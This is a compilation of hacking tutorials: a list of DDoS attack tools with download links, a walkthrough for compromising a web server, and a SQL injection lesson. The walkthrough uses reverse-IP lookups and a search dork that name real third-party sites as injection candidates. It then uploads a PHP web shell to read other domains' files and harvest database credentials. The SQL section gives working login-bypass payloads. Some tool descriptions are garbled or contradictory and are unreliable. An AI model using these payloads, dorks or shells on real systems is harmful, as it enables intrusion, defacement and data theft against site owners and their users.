[DDoS Attack](#) is a tool that can be used to perform a Distributed Denial of Service attack. This application can monitor the event log from numerous sources to find and detect DDoS activities.

### Features:

- This application can detect communication with control servers and commands.
- It provides respond in real-time.
- You can easily filter specific timeframes, IPs, or parameters.
- The tool helps you to detect malicious activity between the command and control server.

**More Information >>**

## 2) LOIC (Low Orbit ION cannon)



LOIC (Low Orbit ION cannon) is open-source software used for DDoS attack. This ddos tool is written in C#. This tool sends HTTP, TCP, and UDP requests to the server.

### **Features:**

- LOIC is one of the free ddos attack tools which helps you to test the performance of the network.
- It enables you to create a DDoS attack online against any site that they control.
- Loic does not hide an IP address even if the proxy server is not working.
- It helps you to perform stress testing to verify the stability of the system.
- This ddos software can be used to identify ddos programs that may be used by hackers to attack a computer network.

**Link:** <https://sourceforge.net/projects/loic/>

---

## 3) HOIC (High Orbit ION cannon)



High Orbit Ion Cannon is a free denial-of-service attack tool. It is designed to attack more than one URLs at the same time. This ddos tool helps you to launch DDoS attacks using HTTP (Hypertext Transfer Protocol).

### **Features:**

- You can attack up to 256 ddos websites at once.

- It has a counter that helps you to measure the output.
- It can be ported over to Linux or Mac OS.
- You can choose the number of threads in the current attack.
- HOIC enables you to control attacks with low, medium, and high settings.

**Link:** <https://sourceforge.net/projects/highorbitcannon/>

---

#### 4) HTTP Unbearable Load King (HULK)



HTTP Unbearable Load King (HULK) is a web server DDoS tool. It is one of the free ddos attack tools specifically used to generate volumes of traffic at a webserver.

##### **Features:**

- It can bypass the cache server.
- This tool helps you to generate unique network traffic.
- HTTP Unbearable Load King (HULK) can be easily used for research purposes.

**Link:** <https://packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html>

---

#### 5) DDoSIM (DDoS Simulator)



DDoSIM (DDoS Simulator) is a tool that is used to create a distributed denial-of-service attack against a target server. It is written in C++ and can be used on the Linux operating system.


##### **Features:**

- This ddos tool indicates the capacity of the server to handle application-specific DDOS attacks.
- It enables you to create full TCP connections to the target server.
- DDoSIM provides numerous options to perform a network attack.
- TCP connections can be flooded on a random network port.

**Link:** <https://sourceforge.net/projects/ddosim/>

---

## 6) PyLoris



PyLoris is a software product for testing network vulnerability by performing Distributed Denial of Service (DDoS) attack online. It helps you to manage ddos online and control poorly manage concurrent connections.

### Features:

- It provides easy to use GUI (Graphic User Interface).
- This tool enables you to attack using HTTP request headers.
- It has the latest codebase (collection of source code used to build a particular software system).
- You can run PyLoris using Python script.
- This tool supports Windows, Mac OS, and Linux.
- It provides an advanced option having a limitation of 50 threads, each with a total of 10 connections.

**Link:** <https://motoma.io/pyloris/>

---

## 7) OWASP HTTP POST



The OWASP (Open Web Application Security Project) HTTP Post software enables you to test your web applications for network performance. It helps you to conduct denial of service from a single machine.

### **Features:**

- It allows you to distribute and transmit the tool with others.
- You can freely use this tool for commercial purposes.
- OWASP HTTP POST helps you to share the result under the license it provides.
- This tool enables you to test against the application layer attacks.
- It helps you to decide the server capacity.

**Link:** <https://owasp.org/projects/>

---

## 8) RUDY



RUDY is a short form of R-U-Dead-Yet. It is one of the free ddos attack tools that helps you to perform the DDoS attack online with ease. It targets cloud applications by starvation of sessions available on the web server.

### **Features:**

- This is a simple and easy tool.
- It automatically browses the target ddos website and detects embedded web forms.
- R-U-Dead-Yet enables you to conduct HTTP DDoS attack using long-form field submission.
- This tool provides an interactive console menu.
- It automatically identifies form fields for data submission.

**Link:** <https://sourceforge.net/projects/r-u-dead-yet/>

---

## 9) Tor's Hammer



Tor's hammer is an application-layer DDoS software program. You can use this ddos online tool to target web applications and a web server. It performs browser-based internet request that is used to load web pages.

### Features:

- It allows you to create rich text markup using Markdown (a plain text formatting syntax tool).
- Tor's Hammer automatically converts the URL into links.
- This app uses web server resources by creating a vast number of network connections.
- You can quickly link other artifacts in your project.
- It holds HTTP POST requests and connections for 1000 to 30000 seconds.

Link: <https://sourceforge.net/projects/torhammer/>

---

## 10) DAVOSET



DAVOSET is software for committing DDOS attacks via abuse of any website functionality. This command line tool helps you to commit distributed denial of service attacks without any hassle.

### Features:

- It is one of the ddos tools that provides support for cookies.

- This ddos software provides a command-line interface to perform an attack.
- DAVOSET can also help you to hit attack using XML external entities (attack against an app that parses XML input).

Link: <https://packetstormsecurity.com/files/123084/DAVOSET-1.1.3.html>

---

## 11) GoldenEye



GoldenEye tool conducts a DDoS attack by sending an HTTP request to the server. It utilizes a KeepAlive message paired with cache-control options to persist socket connection busting.

### Features:

- This tool consumes all the HTTP/S sockets on the application server for the DDoS attack.
- It is one of the ddos tools which is easy to use app written in Python.
- Arbitrary creation of user agents is possible.
- It randomizes GET, POST to get the mixed traffic.

Link: <https://sourceforge.net/projects/goldeneye/>

## FAQ

### ? What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow.

### ❑ What is DDoS Attack Tool?

DDoS attack tools that can create a distributed denial-of-service attack against a target server.

# How to Hack a Web Server

Customers usually turn to the internet to get information and buy products and services. Towards that end, most organizations have websites. **Most websites store valuable information such as credit card numbers, email address and passwords, etc.** This has made them targets to attackers. Defaced websites can also be used to communicate religious or political ideologies etc.

In this tutorial, we will introduce you to web servers hacking techniques and how you can protect servers from such attacks.

In this tutorial, you will learn:

- [Web server vulnerabilities](#)
- [Types of Web Servers](#)
- [Types of Attacks against Web Servers](#)
- [Effects of successful attacks](#)
- [Web server attack tools](#)
- [How to avoid attacks on Web server](#)
- [Hacking Activity: Hack a WebServer](#)

## Web server vulnerabilities

A **web server** is a program that stores files (usually web pages) and makes them accessible via the network or the internet. A web server requires both hardware and software. Attackers usually target the exploits in the software to gain authorized entry to the server. Let's look at some of the common vulnerabilities that attackers take advantage of.

- **Default settings**— These settings such as default user id and passwords can be easily guessed by the attackers. Default settings might also allow performing certain tasks such as running commands on the server which can be exploited.
- **Misconfiguration** of operating systems and networks – certain configuration such as allowing users to execute commands on the server can be dangerous if the user does not have a good password.
- **Bugs in the operating system and web servers**— discovered bugs in the operating system or web server software can also be exploited to gain unauthorized access to the system.

In addition to the above-mentioned web server vulnerabilities, the following can also lead to unauthorized access

- **Lack of security policy and procedures**— lack of a security policy and procedures such as updating antivirus software, patching the operating system and web server software can create security loopholes for attackers.

## Types of Web Servers

The following is a list of the common web servers

- **Apache**— This is the commonly used web server on the internet. It is cross-platform but is usually installed on Linux. Most [PHP](#) websites are hosted on [Apache](#) servers.
- **Internet Information Services (IIS)**— It is developed by Microsoft. It runs on Windows and is the second most used web server on the internet. Most asp and aspx websites are hosted on IIS servers.
- **Apache Tomcat** — Most Java server pages (JSP) websites are hosted on this type of web server.
- **Other web servers** — These include Novell's Web Server and IBM's Lotus Domino servers.

## Types of Attacks against Web Servers

**Directory traversal attacks**— This type of attack exploits bugs in the web server to gain unauthorized access to files and folders that are not in the public domain. Once the attacker has gained access, they can download sensitive information, execute commands on the server or install malicious software.

- **Denial of Service Attacks**— With this type of attack, the web server may crash or become unavailable to the legitimate users.
- **Domain Name System Hijacking** — With this type of attack, the DNS settings are changed to point to the attacker's web server. All traffic that was supposed to be sent to the web server is redirected to the wrong one.
- **Sniffing**— Unencrypted data sent over the network may be intercepted and used to gain unauthorized access to the web server.
- **Phishing**— With this type of attack, the attacker impersonates the websites and directs traffic to the fake website. Unsuspecting users may

be tricked into submitting sensitive data such as login details, credit card numbers, etc.

- **Pharming**– With this type of attack, the attacker compromises the Domain Name System (DNS) servers or on the user computer so that traffic is directed to a malicious site.
- **Defacement**– With this type of attack, the attacker replaces the organization's website with a different page that contains the hacker's name, images and may include background music and messages.

## Effects of successful attacks

- **An organization's reputation can be ruined** if the attacker edits the website content and includes malicious information or links to a porn website
- The **web server can be used to install malicious software on users who visit the compromised website**. The malicious software downloaded onto the visitor's computer can be a virus, Trojan or Botnet Software, etc.
- **Compromised user data may be used for fraudulent activities** which may lead to business loss or lawsuits from the users who entrusted their details with the organization

## Web server attack tools

Some of the common web server attack tools include;

- **Metasploit**– this is an open source tool for developing, testing and using exploit code. It can be used to discover vulnerabilities in web servers and write exploits that can be used to compromise the server.
- **MPack**– this is a web exploitation tool. It was written in PHP and is backed by MySQL as the database engine. Once a web server has been compromised using MPack, all traffic to it is redirected to malicious download websites.
- **Zeus**– this tool can be used to turn a compromised computer into a bot or zombie. A bot is a compromised computer which is used to perform internet-based attacks. A botnet is a collection of compromised computers. The botnet can then be used in a denial of service attack or sending spam mails.
- **Neosplit** – this tool can be used to install programs, delete programs, replicating it, etc.

## How to avoid attacks on Web server

An organization can adopt the following policy to protect itself against web server attacks.

- **Patch management**— this involves installing patches to help secure the server. A patch is an update that fixes a bug in the software. The patches can be applied to the operating system and the web server system.
- **Secure installation and configuration of the operating system**
- **Secure installation and configuration of the web server software**
- **Vulnerability scanning system**— these include tools such as Snort, NMap, Scanner Access Now Easy (SANE)
- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming from the identify source IP addresses of the attacker.
- **Antivirus** software can be used to remove malicious software on the server
- **Disabling Remote Administration**
- **Default accounts and unused accounts must be removed** from the system
- **Default ports & settings (like FTP at port 21) should be changed to custom port & settings (FTP port at 5069)**

## Hacking Activity: Hack a WebServer

In this practical scenario, we are going to look at the anatomy of a web server attack. We will assume we are targeting [www.techpanda.org](http://www.techpanda.org). We are not actually going to hack into it as this is illegal. We will only use the domain for educational purposes.

### What we will need

- A target [www.techpanda.org](http://www.techpanda.org)
- Bing search engine
- SQL Injection Tools
- PHP Shell, we will use dk shell <http://sourceforge.net/projects/icfdkshell/>

### Information gathering

We will need to get the IP address of our target and find other websites that share the same IP address.

We will use an online tool to find the target's IP address and other websites sharing the IP address

- Enter the URL <https://www.yougetsignal.com/tools/web-sites-on-web-server/> in your web browser
- Enter [www.techpanda.org](http://www.techpanda.org) as the target

The screenshot shows a web page titled "Reverse IP Domain Check". At the top, there is a form with a red border containing a "Remote Address" input field containing "www.techpanda.org" and a "Check" button. Below the form, a note says "Find other sites hosted on a web server by entering a domain or IP address above." Underneath this note, there is a section titled "about" with a note stating: "Note: For those of you interested, as of August 2012, my database has grown to over 60 million domain names. I'm still adding more every day." A long descriptive text about reverse IP domain checks is partially visible at the bottom.

- Click on Check button
- You will get the following results

# Reverse IP Domain Check

IP ADDRESS: 69.195.124.112

Remote Address

 Found 403 domains hosted on the same web server as [www.techpanda.org](http://www.techpanda.org) (69.195.124.112)

It appears that the web server located at 69.195.124.112 may be hosting one or more web sites with explicit content. The web sites in question are highlighted in red below. There is a possibility that all of the web sites on this web server are blocked by web filtering software. Search engine rankings for these web sites may be affected as well.

<a href="http://809restaurant.com">809restaurant.com</a>	<a href="http://ableselfstorageofga.com">ableselfstorageofga.com</a>
<a href="http://abravenewme.org">abravenewme.org</a>	<a href="http://achievetam.com">achievetam.com</a>
<a href="http://ada95.com">ada95.com</a>	<a href="http://addocumentum.com">addocumentum.com</a>
<a href="http://adoptembryos.org">adoptembryos.org</a>	<a href="http://advantagessolarpower.com">advantagessolarpower.com</a>
<a href="http://afrostarusa.com">afrostarusa.com</a>	<a href="http://apiplenercon.com">apiplenercon.com</a>
<a href="http://alchemywoodshop.com">alchemywoodshop.com</a>	<a href="http://aldaracream.org">aldaracream.org</a>
<a href="http://alexwellerstein.com">alexwellerstein.com</a>	<a href="http://alusso.com">alusso.com</a>
<a href="http://amanrehman.com">amanrehman.com</a>	<a href="http://andrewbrooksvfx.com">andrewbrooksvfx.com</a>
<a href="http://apple-of-my-eye.com">apple-of-my-eye.com</a>	<a href="http://asgardalliancecorp.com">asgardalliancecorp.com</a>
<a href="http://assaultonpatcongcreek.com">assaultonpatcongcreek.com</a>	<a href="http://avengerspart2.com">avengerspart2.com</a>
<a href="http://bartendingtraininghq.com">bartendingtraininghq.com</a>	<a href="http://batesline.com">batesline.com</a>
<a href="http://benandthehicks.com">benandthehicks.com</a>	<a href="http://benblumstein.com">benblumstein.com</a>
<a href="http://bestmindframe.com">bestmindframe.com</a>	<a href="http://bing.com">bing.com</a>
<a href="http://blog.saltoquantico.org">blog.saltoquantico.org</a>	<a href="http://bloombrandgroup.com">bloombrandgroup.com</a>
<a href="http://boardsandpowder.com">boardsandpowder.com</a>	<a href="http://boarsbucksandbruins.com">boarsbucksandbruins.com</a>
<a href="http://bowersremodeling.com">bowersremodeling.com</a>	<a href="http://bpwebmedia.com">bpwebmedia.com</a>
<a href="http://braincentrifuge.com">braincentrifuge.com</a>	<a href="http://brainygroveland.com">brainygroveland.com</a>
<a href="http://briankimskey.com">briankimskey.com</a>	<a href="http://bulletin.iit2013.org">bulletin.iit2013.org</a>
<a href="http://cagdeepak.com">cagdeepak.com</a>	<a href="http://cannes4u.com">cannes4u.com</a>
<a href="http://cdilearning.com">cdilearning.com</a>	<a href="http://choeun.org">choeun.org</a>
<a href="http://christalivechurch.org">christalivechurch.org</a>	<a href="http://cityfarmhouse.com">cityfarmhouse.com</a>
<a href="http://clan4.net">clan4.net</a>	<a href="http://claraofarrell.net">claraofarrell.net</a>
<a href="http://cleveronlinetutorials.com">cleveronlinetutorials.com</a>	<a href="http://cmawaterlab.com">cmawaterlab.com</a>
<a href="http://comprig.com">comprig.com</a>	<a href="http://coreywoodsinc.com">coreywoodsinc.com</a>
<a href="http://cosmic-reflections.com">cosmic-reflections.com</a>	<a href="http://crossfitv.com">crossfitv.com</a>
<a href="http://cvesystems.com">cvesystems.com</a>	<a href="http://cyberfeeder.com">cyberfeeder.com</a>
<a href="http://drenthagen.com">drenthagen.com</a>	<a href="http://davidhgatley.com">davidhgatley.com</a>

Based on the above results, the IP address of the target is  
**69.195.124.112**

We also found out that there are 403 domains on the same web server.

Our next step is to scan the other websites for SQL injection vulnerabilities.  
Note: if we can find a SQL vulnerable on the target, then we would directly exploit it without considering other websites.

- Enter the URL [www.bing.com](http://www.bing.com) into your web browser. This will only work with Bing so don't use other search engines such as google or yahoo
- Enter the following search query

ip:69.195.124.112 .php?id=

**HERE,**

- “ip:69.195.124.112” limits the search to all the websites hosted on the web server with IP address 69.195.124.112
- “.php?id=” search for URL GET variables used as parameters for SQL statements.

You will get the following results

WEB IMAGES VIDEOS NEWS MORE



ip:69.195.124.112 .php?id=



2,540 RESULTS

[www.theneedforseed.com](http://www.theneedforseed.com)

[www.theneedforseed.com/detail.php?ID=498](http://www.theneedforseed.com/detail.php?ID=498) ▾

[Sheffield Center](#)

[sheffield-qa.com/index/index.php?id=3](http://sheffield-qa.com/index/index.php?id=3) ▾

The New York Institute of Art and Design has been providing the highest quality training for creative professionals, with thousands of active students and more than ...

[Sheffield Center](#)

[sheffield-qa.com/index/index.php?id=4](http://sheffield-qa.com/index/index.php?id=4) ▾

The Interior Design Diploma covers everything you need to know about the art and business of interior design and decoration. Sheffield teaches you from the ground up.

[Compu-Aire Inc. - Computer Room Air Conditioning | Server Room ...](#)

[www.compu-aire.com/state-content.php?id=5](http://www.compu-aire.com/state-content.php?id=5) ▾

PLACE : COMPANY & ADDRESS : CONTACT : California Los Angeles : THE TRANE COMPANY 17760 Rowland Street City of Industry Phone: (626) 913-7123 Fax: (626) 913-7463

[Compu-Aire Inc. - Computer Room Air Conditioning | Server Room ...](#)

[www.compu-aire.com/state-content.php?id=33](http://www.compu-aire.com/state-content.php?id=33) ▾

PLACE : COMPANY & ADDRESS : CONTACT : New York Long Island, Brooklyn : DNT ENTERPRISES INC. 134 West 29th Street 3rd Floor New York, NY 10001 Phone: (212) 682-0797

[AL-HCS VLE: Modern Languages - Albena Lake-Hodge Comprehensive ...](#)

[vle.al-hcs.com/course/category.php?id=6](http://vle.al-hcs.com/course/category.php?id=6) ▾

Albena Lake-Hodge Comprehensive School Virtual Learning Environment You are not logged in. Page path. Home / Courses / Modern Languages

As you can see from the above results, all the websites using GET variables as parameters for SQL injection have been listed.

The next logic step would be to scan the listed websites for SQL Injection vulnerabilities. You can do this using manual SQL injection or use tools listed in this article on SQL Injection.

## Uploading the PHP Shell

We will not scan any of the websites listed as this is illegal. Let's assume that we have managed to login into one of them. You will have to upload the PHP shell that you downloaded from <http://sourceforge.net/projects/icfdkshell/>

- Open the URL where you uploaded the dk.php file.
- You will get the following window

Count:	Domain	User	Symlink	Link to the
1	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
2	[REDACTED]	[REDACTED]	[REDACTED]	www.edukon.com
3	www.vuln-guide.com	[REDACTED]	[REDACTED]	3.1.1.1/vuln-guide.com
4	[REDACTED].com	[REDACTED]	[REDACTED]	[REDACTED].com
5	www.vuln-guide.org	[REDACTED]	[REDACTED]	5.1.1.1/vuln-guide.org
6	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]
7	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED].qa
8	www.vuln-guide.com	[REDACTED]	[REDACTED]	www.vuln-guide.com
9	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED].com

- Clicking the Symlink URL will give you access to the files in the target domain.

Once you have access to the files, you can get login credentials to the database and do whatever you want such as defacement, downloading data such as emails, etc.

## Summary

- Web servers stored valuable information and are accessible to the public domain. This makes them targets for attackers.
- The commonly used web servers include Apache and Internet Information Service IIS
- Attacks against web servers take advantage of the bugs and Misconfiguration in the operating system, web servers, and networks
- Popular web server hacking tools include Neosploit, MPack, and ZeuS.


- A good security policy can reduce the chances of been attacked

# SQL Injection Tutorial: Learn with Example

Data is one of the most vital components of information systems. Database powered web applications are used by the organization to get data from customers. [SQL](#) is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database.

# What is a SQL Injection?

SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code.



In this tutorial, you will learn SQL Injection techniques and how you can protect web applications from such attacks.

- How SQL Injection Works
  - Hacking Activity: SQL Inject a Web Application

- [Other SQL Injection attack types](#)
- [Automation Tools for SQL Injection](#)
- [How to Prevent against SQL Injection Attacks](#)
- [Hacking Activity: Use Havij for SQL Injection](#)

## How SQL Injection Works

The types of attacks that can be performed using SQL injection vary depending on the type of database engine. **The attack works on dynamic SQL statements.** A dynamic statement is a statement that is generated at run time using parameters password from a web form or URI query string.

Let's consider a simple web application with a login form. The code for the HTML form is shown below.

```
<form action='index.php' method="post">

<input type="email" name="email" required="required"/>

<input type="password" name="password"/>

<input type="checkbox" name="remember_me" value="Remember me"/>

<input type="submit" value="Submit"/>

</form>
```

**HERE,**

- The above form accepts the email address, and password then submits them to a [PHP](#) file named index.php.
- It has an option of storing the login session in a cookie. We have deduced this from the remember\_me checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.

Let's suppose the statement at the backend for checking user ID is as follows

```
SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);
```

**HERE,**

- The above statement uses the values of the `$_POST[]` array directly without sanitizing them.
- The password is encrypted using MD5 algorithm.

We will illustrate SQL injection attack using sqlfiddle. Open the URL <http://sqlfiddle.com/> in your web browser. You will get the following window.

Note: you will have to write the SQL statements

```
1 CREATE TABLE `users` (
2   `id` INT NOT NULL AUTO_INCREMENT,
3   `email` VARCHAR(45) NULL,
4   `password` VARCHAR(45) NULL,
5   PRIMARY KEY (`id`));
6
7
8 insert into users (email,password) values ('m@m.com',md5('abc'));
```

STEP 1

STEP 2

Build Schema 

Edit Fullscreen 

Browser 

[ ; ] 

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17

**Step 1)** Enter this code in left pane

```
CREATE TABLE `users` (
```

```

`id` INT NOT NULL AUTO_INCREMENT,
`email` VARCHAR(45) NULL,
`password` VARCHAR(45) NULL,
PRIMARY KEY (`id`));

insert into users (email,password) values ('m@m.com',md5('abc'));

```

**Step 2)** Click Build Schema

**Step 3)** Enter this code in right pane

```
select * from users;
```

**Step 4)** Click Run SQL. You will see the following result

ID	EMAIL	PASSWORD
1	<a href="mailto:m@m.com">m@m.com</a>	900150983cd24fb0d6963f7d28e17

Suppose user supplies [admin@admin.sys](mailto:admin@admin.sys) and **1234** as the password. The statement to be executed against the database would be

```
SELECT * FROM users WHERE email = 'admin@admin.sys' AND password = md5('1234');
```

The above code can be exploited by commenting out the password part and appending a condition that will always be true. Let's suppose an attacker provides the following input in the email address field.

[xxx@xxx.xxx](mailto:xxx@xxx.xxx)' OR 1 = 1 LIMIT 1 -- ]

xxx for the password.

The generated dynamic statement will be as follows.

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- ]
AND password = md5('1234');
```

HERE,

- `xxx@xxx.xxx` ends with a single quote which completes the string quote
- `OR 1 = 1 LIMIT 1` is a condition that will always be true and limits the returned results to only one record.
- `-- ' AND ...` is a SQL comment that eliminates the password part.

Copy the above SQL statement and paste it in SQL FiddleRun SQL Text box as shown below

The screenshot shows the SQL FiddleRun interface. In the top text area, there is a SQL query:

```
1 SELECT * FROM users WHERE email = 'xxx@xxx.xxx'  
2 OR 1 = 1 LIMIT 1 -- ] AND password = md5('1234');
```

A red arrow points from the text "The text in brown color means it is a comment" to the SQL code, specifically pointing at the part `-- ]`. Below the text area are several buttons: "Run SQL" (highlighted with a red oval), "Edit Fullscreen", "Format Code", and a separator button. A red arrow points from the "Run SQL" button to the results table. The results table has columns: ID, EMAIL, and PASSWORD. It contains one row with values: 1, m@m.com, and 900150983cd24fb0d6963f7d28e17f72. To the right of the table, the text "Our statement returned a record" is displayed in red.

ID	EMAIL	PASSWORD
1	m@m.com	900150983cd24fb0d6963f7d28e17f72


Our statement returned a record

## Hacking Activity: SQL Inject a Web Application

We have a simple web application at <http://www.techpanda.org/> that is **vulnerable to SQL Injection attacks for demonstration purposes only**. The HTML form code above is taken from the login page. The


application provides basic security such as sanitizing the email field. This means our above code cannot be used to bypass the login.

To get round that, we can instead exploit the password field. The diagram below shows the steps that you must follow



Let's suppose an attacker provides the following input

- Step 1: Enter [xxx@xxx.xxx](mailto:xxx@xxx.xxx) as the email address
- Step 2: Enter xxx') OR 1 = 1 -- ]




- Click on Submit button
- You will be directed to the dashboard

The generated SQL statement will be as follows

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password =  
md5('xxx') OR 1 = 1 -- ]');
```

The diagram below illustrates the statement has been generated.



HERE,

- The statement intelligently assumes md5 encryption is used
- Completes the single quote and closing bracket
- Appends a condition to the statement that will always be true

In general, a successful SQL Injection attack attempts a number of different techniques such as the ones demonstrated above to carry out a successful attack.

## Other SQL Injection attack types

SQL Injections can do more harm than just bypassing the login algorithms. Some of the attacks include

- Deleting data
- Updating data
- Inserting data
- Executing commands on the server that can download and install malicious programs such as Trojans
